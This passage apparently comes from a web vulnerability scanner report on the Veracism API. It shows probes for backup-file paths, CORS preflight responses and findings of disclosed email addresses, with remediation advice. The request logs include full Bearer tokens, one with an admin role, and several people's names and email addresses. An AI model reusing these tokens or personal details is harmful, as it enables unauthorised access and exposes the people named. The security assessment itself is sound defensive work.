background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>403 - Forbidden: Access is denied.</h2>
<h3>You do not have permission to view this directory or page using the credentials that you supplied.</h3>
</fieldset></div>
</div>
</body>
</html>
```

12.5. https://sb-api.ismanila.org/Veracism/api/admin/bak_audit

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/audit**

Request 1

```
OPTIONS /Veracism/api/admin/bak_audit?page=1&pageSize=20&action=document.uploaded HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 403 Forbidden
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:30:06 GMT
Content-Length: 1233
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" cont
...[SNIP]...
<title>403 - Forbidden: Access is denied.</title>
...[SNIP]...
<h1>Server Error</h1>
...[SNIP]...
```

Request 2

```
OPTIONS /Veracism/api/admin/bak_mfdvy?page=1&pageSize=20&action=document.uploaded HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 403 Forbidden
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:30:06 GMT
Content-Length: 1233

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" cont
...[SNIP]...
<title>403 - Forbidden: Access is denied.</title>
...[SNIP]...
<h1>Server Error</h1>
...[SNIP]...
```

12.6. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/Copy%20of%20stats

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/dashboard/stats**

Request 1

```
OPTIONS /Veracism/api/admin/dashboard/Copy%20of%20stats HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:25:32 GMT
```

Request 2

```
OPTIONS /Veracism/api/admin/dashboard/Copy%20of%20timfe HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:25:32 GMT
```

12.7. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/bak_stats

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/dashboard/stats**

Request 1

```
OPTIONS /Veracism/api/admin/dashboard/bak_stats HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:25:32 GMT
```

Request 2

```
OPTIONS /Veracism/api/admin/dashboard/bak_iirjg HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 403 Forbidden
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:25:32 GMT
Content-Length: 1233

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>403 - Forbidden: Access is denied.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>403 - Forbidden: Access is denied.</h2>
<h3>You do not have permission to view this directory or page using the credentials that you supplied.</h3>
</fieldset></div>
</div>
</body>
</html>
```

12.8. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/stats%20(copy)

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/dashboard/stats**

Request 1

```
OPTIONS /Veracism/api/admin/dashboard/stats%20(copy) HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:25:32 GMT
```

Request 2

```
OPTIONS /Veracism/api/admin/dashboard/umfsy%20(copy) HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:25:32 GMT
```

12.9. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/stats%20(fourth%20copy)

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/dashboard/stats**

Request 1

```
OPTIONS /Veracism/api/admin/dashboard/stats%20(fourth%20copy) HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:25:32 GMT
```

Request 2

```
OPTIONS /Veracism/api/admin/dashboard/xteuc%20(fourth%20copy) HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 204 No Content
Vary: Origin
```

```
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:25:32 GMT
```

12.10. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/stats_backup

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/dashboard/stats**

Request 1

```
OPTIONS /Veracism/api/admin/dashboard/stats_backup HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:25:33 GMT
```

Request 2

```
OPTIONS /Veracism/api/admin/dashboard/zpinn_backup HTTP/2
Host: sb-api.ismanila.org
```

```
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:25:34 GMT
```

---

13. Email addresses disclosed

There are 6 instances of this issue:

- /Veracism/api/Reports/20
- /Veracism/api/Reports/my-reports
- /Veracism/api/Reports/tenant/1
- /Veracism/api/Users
- /Veracism/api/admin/audit
- /Veracism/api/users/my-tenant

Issue background

The presence of email addresses within application responses does not necessarily constitute a security vulnerability. Email addresses may appear intentionally within contact information, and many applications (such as web mail) include arbitrary third-party email addresses within their core content.

However, email addresses of developers and other individuals (whether appearing on-screen or hidden within page source) may disclose information that is useful to an attacker; for example, they may represent usernames that can be used at the application's login, and they may be used in social engineering attacks against the organization's personnel. Unnecessary or excessive disclosure of email addresses may also lead to an increase in the volume of spam email received.

Issue remediation

Consider removing any email addresses that are unnecessary, or replacing personal addresses with anonymous mailbox addresses (such as helpdesk@example.com).

To reduce the quantity of spam sent to anonymous mailbox addresses, consider hiding the email address and instead providing a form that generates the email server-side, protected by a CAPTCHA if necessary.

References

- Web Security Academy: Information disclosure

Vulnerability classifications

- CWE-200: Information Exposure
- CAPEC-37: Retrieve Embedded Sensitive Data

13.1. https://sb-api.ismanila.org/Veracism/api/Reports/20

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/20**

Issue detail

The following email address was disclosed in the response:

- escotidop@ismanila.org

Request 1

```
GET /Veracism/api/Reports/20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:24:19 GMT

{"reportId":20,"tenantId":1,"studentId":3,"studentNumber":"999999","studentName":"Jose
Ronaldo","sourceSystem":"VERACISM_SCAN","filename":"test.pdf","mimeType":"application/
pdf","byteSize":494737,"sha
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T12:26:31.4166667","finalizedAt":"2025-12-08T12:
26:45.2066667","createdBy":"93bb8a42-
ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo
Escotido","scanResults":[{"scanId":52,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\
\c9aefb9185a04b6880dfeda234510dec_test.pdf: OK","scannedAt":"
...[SNIP]...
```

13.2. https://sb-api.ismanila.org/Veracism/api/Reports/my-reports

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/my-reports**

Issue detail

The following email address was disclosed in the response:

- pro.ties20@gmail.com

Request 1

```
GET /Veracism/api/Reports/my-reports?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
```

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 1

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:07:46 GMT

{"userId":"0322c5cf-1f3c-40cc-bb4c-fa388f7c6bb7","userEmail":"pro.ties20@gmail.com","userName":"Paolo Cse","page":1,"pageSize":20,"totalCount":38,"count":10,"reports":[{"reportId":59,"tenantId":6,"studentId":null,"studentNumber":null,"studentName":null,"sourceSystem":"VERACISM_SCAN"
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-12T07:34:50.82","finalizedAt":"2026-03-12T07:35:04.8866667","createdBy":"0322c5cf-1f3c-40cc-bb4c-fa388f7c6bb7","createdByEmail":"pro.ties20@gmail.com","createdByName":"Paolo Cse","scanResults":[{"scanId":141,"engine":"clamav","result":"clean","ruleName":null,"details":"chart patterns.png: OK","scannedAt":"2026-03-12T07:34:50.8266667"},{"scanId":142
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-12T07:33:56.6133333","finalizedAt":"2026-03-12T07:34:01.0166667","createdBy":"0322c5cf-1f3c-40cc-bb4c-fa388f7c6bb7","createdByEmail":"pro.ties20@gmail.com","createdByName":"Paolo Cse","scanResults":[{"scanId":139,"engine":"clamav","result":"clean","ruleName":null,"details":"chart patterns.png: OK","scannedAt":"2026-03-12T07:33:56.6166667"},{"scanId":140
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-12T07:17:05.0966667","finalizedAt":"2026-03-12T07:17:09.5766667","createdBy":"0322c5cf-1f3c-40cc-bb4c-fa388f7c6bb7","createdByEmail":"pro.ties20@gmail.com","createdByName":"Paolo Cse","scanResults":[{"scanId":137,"engine":"clamav","result":"clean","ruleName":null,"details":"Untitled.png: OK","scannedAt":"2026-03-12T07:17:05.1166667"},{"scanId":138,"engi
...[SNIP]...
"lighthouseTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-12T06:46:15.41","finalizedAt":"2026-03-12T06:46:19.77","createdBy":"0322c5cf-1f3c-40cc-bb4c-fa388f7c6bb7","createdByEmail":"pro.ties20@gmail.com","createdByName":"Paolo Cse","scanResults":[{"scanId":135,"engine":"clamav","result":"clean","ruleName":null,"details":"MyPHOTO_2.jpg: OK","scannedAt":"2026-03-12T06:46:15.4133333"},{"scanId":136,"eng
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-12T06:45:39.1766667","finalizedAt":"2026-03-12T06:45:43.63","createdBy":"0322c5cf-1f3c-40cc-bb4c-fa388f7c6bb7","createdByEmail":"pro.ties20@gmail.com","createdByName":"Paolo Cse","scanResults":[{"scanId":133,"engine":"clamav","result":"clean","ruleName":null,"details":"MyPHOTO_2.jpg: OK","scannedAt":"2026-03-12T06:45:39.1833333"},{"scanId":134,"eng
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-12T06:39:14.1866667","finalizedAt":"2026-03-12T06:39:18.61","createdBy":"0322c5cf-1f3c-40cc-bb4c-fa388f7c6bb7","createdByEmail":"pro.ties20@gmail.com","createdByName":"Paolo Cse","scanResults":[{"scanId":131,"engine":"clamav","result":"clean","ruleName":null,"details":"MyPHOTO_2.jpg: OK","scannedAt":"2026-03-12T06:39:14.19"},{"scanId":132,"engine":
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-12T06:36:03.1433333","finalizedAt":"2026-03-12T06:36:07.5466667","createdBy":"0322c5cf-1f3c-40cc-bb4c-

fa388f7c6bb7","createdByEmail":"pro.ties20@gmail.com","createdByName":"Paolo Cse","scanResults":
[{"scanId":129,"engine":"clamav","result":"clean","ruleName":null,"details":"MyPHOTO_2.jpg:
OK","scannedAt":"2026-03-12T06:36:03.1466667"},{"scanId":130,"eng
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-12T06:27:51.6733333","finalizedAt":"2026-03-12T06:
27:56.1466667","createdBy":"0322c5cf-1f3c-40cc-bb4c-
fa388f7c6bb7","createdByEmail":"pro.ties20@gmail.com","createdByName":"Paolo Cse","scanResults":
[{"scanId":127,"engine":"clamav","result":"clean","ruleName":null,"details":"MyPHOTO_2.jpg:
OK","scannedAt":"2026-03-12T06:27:51.68"},{"scanId":128,"engine":
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-12T05:49:45.5266667","finalizedAt":"2026-03-12T05:
49:58.9033333","createdBy":"0322c5cf-1f3c-40cc-bb4c-
fa388f7c6bb7","createdByEmail":"pro.ties20@gmail.com","createdByName":"Paolo Cse","scanResults":
[{"scanId":125,"engine":"clamav","result":"clean","ruleName":null,"details":"MyPHOTO_2.jpg:
OK","scannedAt":"2026-03-12T05:49:45.5333333"},{"scanId":126,"eng
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-12T05:49:25.6233333","finalizedAt":"2026-03-1
2T05:49:40.87","createdBy":"0322c5cf-1f3c-40cc-bb4c-
fa388f7c6bb7","createdByEmail":"pro.ties20@gmail.com","createdByName":"Paolo Cse","scanResults":
[{"scanId":123,"engine":"clamav","result":"clean","ruleName":null,"details":"Untitled.png:
OK","scannedAt":"2026-03-12T05:49:25.63"},{"scanId":124,"engine":"
...[SNIP]...

13.3. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/1

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
